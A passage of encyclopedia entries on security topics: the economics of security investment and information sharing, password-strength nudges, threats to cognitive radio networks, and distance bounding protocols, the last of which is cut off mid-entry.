To protect and safeguard assets, information, and people, security investment is needed, accounting for interdependence between assets, information, and people, accounting for attack by actors seeking to compromise, destroy, or steal, and accounting for information sharing between defenders and attackers.

Background

The economics of security and privacy faces challenges given rapid technological development, which may alter how we historically relate to assets, information, and people. This entry involves both theory and application.

Introduction

This entry considers how to invest in information security when facing vulnerabilities and security breaches. We thereafter consider multiple firms, which may be interdependent, and where the income and substitution effects may operate. We finally consider how firms may share information with each other, and hackers may share information with each other, while investing in security and attacking, respectively.

Security Investment

In a classic contribution, Gordon and Loeb (2002) assume decreasing marginal returns on investment. They find that a firm should invest maximum 37% (1/e) of the expected loss from a security breach. They recommend protecting moderately rather than extremely vulnerable information sets. Hausken (2006b) generalizes to four kinds of marginal returns on investment. First, with a different kind of decreasing marginal returns than the functional form considered by Gordon and Loeb (2002), he finds that the optimal investment increases convexly in the vulnerability until an upper limit is reached determined by the firm's budget, and may exceed 1/e. That means investing most to protect the most vulnerable information sets. Second, for the logistic function the optimal investment is zero for low vulnerabilities, changes abruptly to become positive for intermediate vulnerabilities, and thereafter increases for higher vulnerabilities. Third and fourth, for increasing and constant returns on investment, the optimal investment is zero for low vulnerabilities, and maximum as determined by the firm's budget as the vulnerabilities increase above an intermediate level.

Income Effect

A firm does not exist in isolation. Hausken (2006a) considers three effects when several firms experience attacks. First, an income effect freezes or eliminates some of the attacker's tools, resources, and competence. Each firm's security investment decreases in the income effect when the attacker is not resourceful, is inverse U shaped when the attacker is partly resourceful (since each firm and the attacker are then more evenly

matched), and is zero when the attacker provides and overwhelming external threat. A sufficiently strong income effect eradicates the external threat.

Interdependence

Second, interdependence between firms may cause each firm to free ride on the other firms' security investment. That is because security investment benefits also the other firms, and thus each firm prefers the other firms to invest more in information security. Such free riding may cause the firms' profit to decrease while the attacker benefits. Kunreuther and Heal (2003) exemplify interdependence with multiple airlines receiving and transferring passengers and baggage between each other, with potentially limited security controls on passengers and baggage leaving the airline, thus shifting the liabilities onto other airlines.

Substitution Effect

Third, the substitution effect enables an attacker to allocate an attack optimally between the firms, i.e., choose to attack each firm with a certain proportion of its attack, or attack only one firm. The attacker may not attack the firm with the largest asset if a high investment efficiency ensures that it is too well protected. Hausken (2006a) finds that the attack against each firm increases in the product of the firm's asset and investment inefficiency. A classic example of this phenomenon is enhanced screening (metal detectors, etc.) at US airports in January 1973, which incentivized terrorists to substitute into other kinds of hostage missions, or stage attacks from non-US airports.

Information Sharing

Since multiple firms compete with each other while seeking to eliminate external threats from attackers, and since they may free ride on each other's security investment when interdependent, they may search for other ways of gaining an edge against attackers. One such edge can be information sharing. Each firm prefers to receive information from other firms about vulnerabilities and security breaches, to better improve its protection. At the

same time, each firm may be reluctant to provide information that may cause loss of reputation and may reveal its vulnerabilities to the other firms, hackers, consumers, and the world at large. This potential reluctance to share information is especially realistic if information is shared in a manner so that it may leak or be hacked into by the attacker during the sharing. Also here a free rider dilemma exists. As a response to these dilemmas, the 2002 Sarbanes-Oxley Act in the USA, and similar laws in other countries, was introduced to encourage information sharing, strengthen internal controls, and encourage secure representation, storage, and transfer of information.

Results

Gordon et al. (2003)find that when firms share information, each firm has reduced incentives to invest in information security. In contrast, Gal-Or and Ghose (2005) find that security investment and information sharing are strategic complements. More recently, Hausken (2017) analyzes a four-period game between two firms and two hackers. First the firms invest in information security. Thereafter the hackers attack the firms and one hacker shares information with the other hacker. Thereafter the firms invest in information security again and share information with each other. Finally, the hackers attack the firms again and the second hacker shares information with the first hacker. The findings are that two hackers' attacks and the firms' security are inverse U shaped in each other. If an attack is costly or the firms' security investments are above certain levels, a hacker may share information instead of attacking. If the second hacker is disadvantaged in some sense, as assessed by the first hacker (e.g., low competence), it can expect to receive little or no information from the first hacker. The second hacker's attack is furthermore deterred by the first hacker's reputation gain. Hausken (2017) furthermore finds that increased interdependence between firms may cause more information sharing between hackers, which may induce larger attacks. Also, firms may substitute from defense to information sharing if the information sharing effectiveness increases. The firms may deter disadvantaged hackers if their security investment is sufficiently high. If the second hacker is deterred, the first hacker does not share information. Finally, the first hacker may share information substantially with the second hacker if the latter becomes able to attack the firms in a manner that benefits the first hacker.

Future Research

Future research should continuously assess technological evolution to assess how we optimally protect and safeguard assets, information, and people through security investment and other measures.

References

Gal-Or E, Ghose A (2005) The economic incentives for sharing security information. Inf Syst Res 16(2):186–208. https://doi.org/10.1287/isre.1050.0053
[Crossref]

Gordon LA, Loeb MP (2002) The economics of information security investment. ACM Trans Inf Syst Secur 5(4):438–457. https://doi.org/10.1145/581271.581274
[Crossref]

Gordon LA, Loeb MP, Lucyshyn W (2003) Sharing information on computer systems security: an economic analysis. J Account Public Policy 22(6):461–485. https://doi.org/10.1016/j.jaccpubpol.2003.09.001
[Crossref]

Hausken K (2006a) Income, interdependence, and substitution effects affecting incentives for security investment. J Account Public Policy 25(6):629–665. https://doi.org/10.1016/j.jaccpubpol.2006.09.001
[Crossref]

Hausken K (2006b) Returns to information security investment: the effect of alternative information security breach functions on optimal investment and sensitivity to vulnerability. Inf Syst Front 8(5):338–349

Hausken K (2017) Security investment, hacking, and information sharing between firms and between hackers. Games 8(2):23. https://doi.org/10.3390/g8020023
[MathSciNet][Crossref]

Kunreuther H, Heal G (2003) Interdependent security. J Risk Uncertain 26(2–3):231–249. https://doi.org/10.1023/a:1024119208153
[Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300882

Security Motivation

Behavioral Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1592

Security Nudges

Stephen Flowerday[74] ✉ and Bhaveer Bhana[74] ✉
(74) Department of Information Systems, Rhodes University, Grahamstown, South Africa

✉ **Stephen Flowerday (Corresponding author)**
Email: s.flowerday@ru.ac.za

✉ **Bhaveer Bhana**
Email: bhaveer.bhana@yahoo.com

Synonyms

Behavioral security; Password nudges

Definition

A moving image is presented to a user as a password strength indicator that speeds up as a password typed by the user becomes more robust. This indicator will appeal to users' curiosity to speed up the moving image and therefore encourage users to create a stronger password.

Background

A nudge is any form of suggestion that influences a person's decision behavior, from the point where the different options are considered to the point where an option is selected. Nudges are used in various industries including health care, education, security, ethics, and finance (Peer et al. 2020).

Acquisti et al. (2017) explain that nudges can be classified into two broad categories:

- *Physical design nudges*. The popcorn stand at a movie theatre displays the box size and the price of popcorn. If the movie theatre wants to sell more large boxes of popcorn, then the price of the large box will cost slightly less than normal, although still more than the medium box. Such a nudge would influence individuals by making them think that for a small extra cost, they will receive much more popcorn than if they were to buy the medium-sized box of popcorn.
- *Digital design nudges*. Changes to user interface design can nudge the user towards specific content. Example, popup windows that ask users to confirm if they would like to proceed, offering a "yes" or "no" option but having the default select the "yes" option.

Whatever the category of nudge used, both have the overall intention of influencing a person's choice. Therefore, nudge designs assume that the "nudger" (the entity influencing individuals) is well positioned to make a suggestion to the "nudgee" (entity being influenced by the nudger). While nudgees may be given guidelines or suggestions, the decision to be made may be too abstract for the nudger to provide a definitive choice and therefore the final choice made still lies with the nudgee.

Some common nudges in password security are listed below (Peer et al. 2020):


- *Password strength meter*. Simply displaying the strength of a password when it is created can have a sizable effect on usability and may even give rise to an increase in security (Bhivgade et al. 2014; Golla and Dürmuth 2018). Egelman and Peer (2015) discovered that this approach has the potential to increase the strength of passwords created by users by 30%.
- *Crack time indicator*. In Golla and Dürmuth's (2018) study, instead of providing a status marker to indicate the strength of a password, they provided the estimated amount of time it would take a hacker to crack the password displayed. This was believed to influence users to create stronger passwords as they were presented with valuable information rather than just a status marker that did not clearly indicate the risk of a weak password.

- *Insertion adviser*. This involves recommending to the user that a combination of different character sets be used in the password. This can be done in conjunction with a password strength meter or crack time indicator. Forget et al. (2008) found that this could increase password strength by 10–65%.

The next section presents a specific type of password security nudge, the moving image strength indicator.

Theory and Application

Bhivgade et al.'s (2014) approach uses a moving image to encourage users to create strong passwords. In this approach a bunny is presented on the password creation screen, which begins to dance as a password is created (inserted real time in the password field). The speed at which the bunny dances is aligned to the strength of the password created – as the password becomes stronger, so the bunny dances faster. Bhivgade et al.'s (2014) study found that some users were curious to find out how fast the bunny could dance which resulted in the creation of a stronger password than they would have created if the bunny had not been present. Before going into more detail on moving image strength indicators, password strength indicators and nudging will be discussed in more detail. An example of a moving image strength indicator is given in Fig. 1.



Security Nudges, Fig. 1 Strength indicator and password policy alignment

Figure 1 gives an example of a typical password strength meter (on the left) and a moving image strength indicator in the form of a running bunny (on the right).

Synchronous and Asynchronous Strength Indicators

A password strength indicator may be synchronous or asynchronous. Asynchronous strength indicators inform the user after the password has been created using a button (usually “check password” or “create account”), which initiates feedback to the user on the strength of the password created.

Synchronous strength indicators provide live feedback to the user as they are typing the password into the system. Bhivgade et al. (2014) and Golla and Dürmuth (2018) found that this was the best approach for indicating password strength, as some users played with the strength indicator merely to understand how it worked (Bhivgade et al. 2014), for example, what would be the impact of adding an additional special character or a number to the password. This method also gives the user immediate feedback on the strength of the password created rather than going back and forward as would happen using an asynchronous strength indicator approach.

The moving image strength indicator uses a synchronous password indicator in the form of a moving image that speeds up as the password inserted in the password field becomes stronger. Likewise, the moving image slows down when the password in the password field becomes weaker.

Password Policy Alignment

Systems usually align the strength indicator with the password policy. This alignment, regardless of whether password policy items are mandatory or optional, can be presented in a number of ways, for example, graphically, through text, or a combination of both. Whatever strength indicator is used, it is advisable to align it to the password policy for the respective system.

Most systems use rules in the backend of the system to assess the number of character sets used and the length of the password created, and then assign a value to the password. Based on this value a status is assigned, for example, weak, medium, or strong, which is usually displayed to the user. These rules should be guided by the password policy for that system.

In terms of the dynamics behind a moving image strength indicator, the image will move faster with every item added to the password that fulfills the password policy. Likewise, the moving image strength indicator will slow down if a requirement of the password policy is not fulfilled. Consequently, it is advisable that the password policy items are displayed and highlighted once the user has addressed an item. This allows the user to quickly identify what is lacking in the password.

Presentation

The presentation of password strength also has an impact on the password a user creates (Bhivgade et al. 2014; Golla and Dürmuth 2018). The positioning of the password strength indicator on screen is an important factor to consider in terms of security. The indicator should be prominently placed to attract the user's attention. If users do not readily see the indicator they may assume that none is provided which may lead to a weak password being created. The strength indicator should therefore be positioned close to the field where the user inserts the new password. It should also stand out to ensure that the indicator is not camouflaged by the background or the other components on the screen.

A moving image strength indicator is difficult to miss once a password is inserted in the password field as the image will start moving as soon as this happens. However, since this is a new concept that is not familiar to the majority of users, they should be given a short explanation on how the moving image strength indicator works. This can be done by adding the explanation above or below the image or adding a question mark icon (if screen real estate is small) that gives an explanation when the user clicks on it.

A moving image strength indicator may also lack accuracy; if there is only a subtle change in speed as the password gets stronger the user may not notice it. For a more distinctive indicator of password strength it is suggested that a type of speedometer be added to the moving image or positioned close to the moving image, indicating a numeric value. The speedometer needs to align with the speed of the moving image.

Evaluating the Effectiveness of Nudges

Before providing the criteria for a successful nudge, it is important to determine when the right time is for presenting individuals with a nudge(s). Camerer et al. (2003) suggest that nudges should only be used if the benefit of changing the behavior of "irrational" people exceeds the cost of implementing the nudge(s) and also does not influence the "rational" people who will also be exposed to the nudge(s). Once the nudge(s) have been selected, there are two criteria for evaluating the success of a nudge(s) (Acquisti et al. 2017):


1. Alignment of behavior and desired outcome: The overall intention of a nudge is to subtly influence a user's behavior using a method, advice, or a recommendation. The nudge needs to be attractive enough so as to influence a person to consider the recommended behavior. If the nudge fails, its intention is not realized, effectively resulting in the nudge becoming useless. A nudge does not need to influence everyone's decision, and in order to be considered an effective nudge it is important to identify the percentage or number of people it should influence. If an insignificant number of people are influenced by the nudge, it may need to be modified or a new nudge(s) should be applied. A moving image strength indicator involves exploiting the user's curiosity in order to elicit the desired behavior, thus encouraging users to create a stronger password. Such indicators seek to arouse curiosity in the hope that users will want to see how fast the image can move and by doing so increase the strength of the password created.

2. Minimize regret: If the nudge is successful in persuading the behavior of the target audience, a certain level of accountability is assumed by the entity that implemented the nudge, trusting that both the behavioral change and the result will be of benefit to the individual. Say, for example, a nudge is implemented to encourage users to create passwords using numbers only to create stronger passwords. If this does not increase password strength and there is a breach in the system, the nudge effectively failed even though it may have achieved its intention of behavior change. A password policy is expected to be sufficiently advanced to deal with security intrusions from password hacking or cracking. Since the moving image strength indicator (and speedometer) is aligned to the password policy, if the moving image strength indicator is at a fast speed when the password is created, then it is expected that the password is strong enough to defend against typical hacking or cracking techniques. Thus, user regret relating to creating a strong password is minimized by creating the perception in the user that the system and their content on the system is secure. This assumes that the password policy is effective enough to protect the system against password attacks.

If more than one nudge is used, the evaluation of the effectiveness of the nudges should be conducted collectively on the nudge set, as nudges alone may yield better results than a nudge set. This will also allow the entity that introduced the nudge to determine whether there are too few or too many nudges.

Moving Image Strength Indicator in the Context of Nudges

Figure 2 illustrates where the moving image strength indicator fits within the larger context of nudging. Moving image strength indicators may be classified under security nudges. Where security nudges are used to promote password strength, the moving image strength indicator is a type of password strength meter. Password strength meters can be run asynchronously or synchronously, although synchronous moving image strength indicators are more effective. Provided that these strength indicators align to the password policy and are presented correctly, they can be effective security nudges.



Security Nudges, Fig. 2 Nudging context and moving image strength indicator

Cross-References

Information Security Awareness
Multilevel Security Policies
Password
User Authentication

References

Acquisti A, Adjerid I, Balebako R et al (2017) Nudges for privacy and security: understanding and assisting users' choices online. ACM Comput Surv 50(3):1–41

Bhivgade T, Bhusari M, Kuthe A et al (2014) Multi-factor authentication in the banking sector. Int J Com Sci Inf Tech 5(2):1185–1189

Camerer C, Issacharoff S, Loewenstein G et al (2003) Regulation for conservatives: behavioral economics and the case for “asymmetric paternalism”. Univ PA Law Rev 151(3):1211–1254

Egelman S, Peer E (2015) The myth of the average user: improving privacy and security systems through individualization. In: New security paradigms workshop. ACM, Twente, pp 16–28

Forget A, Chiasson S, Van Oorschot PC et al (2008) Improving text passwords through persuasion. In: Proceedings of the 4th symposium on Usable privacy and security. ACM, Pittsburgh, pp 1–12

Golla M, Dürmuth M (2018) On the accuracy of password strength meters. In: Proceedings of the 2018 ACM SIGSAC conference on Computer and communications security. ACM, Toronto, pp 1567–1582

Peer E, Egelman S, Harbach M et al (2020) Nudge me right: personalizing online security nudges to people’s decision-making styles. Comput Hum Behav 109(1):1–27

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_63

Security of Cognitive Radios

Jung-Min "Jerry" Park[75] ✉ and Kaigui Bian[75] ✉
(75) Department of Electrical and Computer Engineering, Virginia Tech, Blacksburg, VA, USA

✉ **Jung-Min "Jerry" Park (Corresponding author)**
Email: jungmin@vt.edu

✉ **Kaigui Bian**
Email: Kgbian@vt.edu

Definition

Security issues pertinent to the unique characteristics of cognitive radios—namely, their ability to dynamically change their transmission or reception parameters based on the observations in the external and internal radio environments.

Background

The concept of cognitive radios was first presented officially by Joseph Mitola III and Gerald Q. Maguire, Jr. in an article published in 1999 (Mitola III and Maguire 1999). At the time, cognitive radio was a novel paradigm for wireless communications that Mitola later described as:

> The point in which wireless personal digital assistants (PDAs) and the related networks are sufficiently computationally intelligent about radio resources and related computer-to-computer communications to detect user communications needs as a function


of use context, and to provide radio resources and wireless services most appropriate to those needs.

The emerging area of cognitive radio security has attracted significant attention from both academia and industry, and several works have been published recently (Chen et al. 2008a, b; Clancy and Goergen 2008; Brown and Sethi 2008; Bian and Park 2008).

Applications

The successful deployment of cognitive radio networks and the realization of their benefits depend on the placement of critical security mechanisms in sufficiently robust form. The emergence of cognitive radio technology and the dynamic spectrum sharing paradigm raises new security implications that have not been studied previously. Researchers have only recently begun to examine the security issues specific to cognitive radio devices and networks.

Spectrum coexistence, or simply coexistence, is an important attribute of cognitive radio networks. Cognitive radio networks support two types of coexistence: incumbent coexistence (i.e., coexistence between primary and secondary networks) and self-coexistence (i.e., coexistence between secondary networks). Cognitive radio networks must employ coexistence mechanisms of both types in order to perform dynamic spectrum access without causing harmful interference. Adversaries can exploit vulnerabilities in the coexistence protocols or mechanisms to attack cognitive radio networks. Figure 1 provides a taxonomy of security threats to cognitive radio networks. Note that this taxonomy focuses on “active” threats unique to cognitive radio networks. Passive threats, such as eavesdropping, and threats also applicable to conventional wireless (i.e., noncognitive) networks are not included in the taxonomy. The figure categorizes the threats into two broad categories: spectrum access-related security threats and radio software security threats. The former can be further classified into two subcategories: threats to incumbent coexistence and threats to self-coexistence.



Security of Cognitive Radios, Fig. 1 Taxonomy of security threats to cognitive radio systems and networks

There are several attacks that exploit incumbent coexistence, including primary user emulation, geospatial manipulation, and spectrum handoff attacks. Among these attacks, primary user emulation has attracted particular attention from the research community, and a number of countermeasures have been proposed. In a primary user emulation attack, a rogue secondary user attempts to gain priority over other secondary users by transmitting signals that emulate the characteristics of the primary users' signals (Chen et al. 2008a).

Self-coexistence mechanisms for a cognitive radio network are defined as part of the network's air interface and have features specific to that air interface. Ensuring the congruous coexistence of cognitive radio networks (i.e., harmonious self-coexistence) is of critical importance to minimize self-interference between neighboring networks and perform dynamic resource sharing. For instance, IEEE 802.22 addresses self-coexistence using inter-base station dynamic resource sharing and prescribes two supporting mechanisms: nonexclusive spectrum sharing and exclusive spectrum sharing. Unfortunately, the various self-coexistence mechanisms employed by cognitive radio networks are vulnerable to attacks. In (Bian and Park 2008), Bian and Park discuss some of these attacks.

The advantages of cognitive radios can be offset by the lack of security and reliability of the underlying software, which serves as the control and command for the radio system. In particular, the programmability of the cognitive radio devices raises serious security concerns. Without proper software protection mechanisms in place, cognitive radios are vulnerable to a host of attacks targeting the radio software. These attacks may include execution of malicious code, removal of software-based authentication or access control functions, intellectual property theft via reverse engineering, disruption of radio software reconfiguration, etc.

Recommended Reading

Bian K, Park J (2008) Security vulnerabilities in IEEE 802.22 (invited paper). In: Proceedings of the fourth international wireless internet conference (WICON), Maui

Brown TB, Sethi A (2008) Potential cognitive radio denial-of-service vulnerabilities and protection countermeasures: a multi-dimensional analysis and assessment. J Mobile Netw Appl 13(5):516–532

Chen R, Park J, Reed J (2008a) Defense against primary user emulation attacks in cognitive radio networks. IEEE J Sel Areas Commun 26(1):25–37

Chen R, Park J, Hou T, Reed J (2008b) Toward secure distributed spectrum sensing in cognitive radio networks. IEEE Commun Mag 46(4):50–55

Clancy T, Goergen N (2008) Security in cognitive radio networks: threats and mitigation. In: Proceedings of the international conference on cognitive radio oriented wireless networks and communications, Singapore

Mitola J III, Maguire GQ Jr (1999) Cognitive radio: making software radios more personal. IEEE Pers Commun 6(4):13–18

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300883

Security of Contactless Integrated Circuits

RFID Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300884

Security of Contactless Microcircuits

RFID Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300885

Security of Contactless Smartcards

RFID Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_62

Security of Distance Bounding Protocols

Srdjan Capkun[76] ✉
(76) Department of Computer Science, System Security Group, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

Distance bounding refers to a class of protocols where a verifying party (verifier) measures an upper bound on the physical distance to the proving party (prover).

Background

Distance bounding protocols were first introduced by Stefan Brands and David Chaum as a solution to distance fraud and mafia fraud attacks (Brands and Chaum 1993). Distance fraud attacks are attacks in which a prover pretends to be closer to the verifier than it really is, whereas mafia fraud attacks are those in which an attacker impersonates a party by relaying messages from that party to the verifier. A number of distance bounding protocols later followed that specifically considered additional security properties like location privacy (Rasmussen and Capkun 2008), and performance issues like robustness to message loss (Hancke and Kuhn 2008) and efficient mutual distance bounding (Capkun and Hubaux 2006). The feasibility of the implementations of distance bounding protocols was investigated in the context of ultrasonic (Sastry et al. 2003) and radio communication (Rasmussen and Capkun 2010).

Theory

Distance bounding protocols are challenge–response protocols with round-trip time measurements. The main component of distance bounding protocols is a time-critical phase in which the verifier sends a challenge to the prover, based on which the prover computes a reply which it then immediately sends back to the verifier. The verifier measures the time between sending the challenge and receiving the reply; based on this time it estimates the distance to the prover. The challenge is chosen randomly and is unpredictable to the prover and to any third party. Distance fraud and Mafia fraud attacks are prevented since (1) the challenge is chosen randomly and is unpredictable to the prover and to any third party and (2) the prover cannot construct the correct reply before it receives the challenge (or can do so only with a low probability).

One of the main assumptions on which the security of distance bounding protocols relies is that the time that the prover spends in processing the verifier's challenge is negligible compared to the propagation time of the signal between the prover and the verifier. If the verifier overestimates the prover's processing time (i.e., the prover is able to process signals in a shorter time than expected), the prover will be able to pretend to be closer to the verifier. If the verifier underestimates this time (i.e., the prover needs more time to process the signals than expected), the computed distance bounds will be too large to be useful.

